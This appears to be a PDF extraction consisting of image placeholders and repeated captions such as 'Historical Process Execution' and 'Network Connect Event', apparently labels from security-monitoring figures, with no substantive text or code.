
Historical Process Execution




Historical Process Execution



Historical Process Execution




Historical Process Execution




/b

Historical Process Execution



Network
Connect
Event



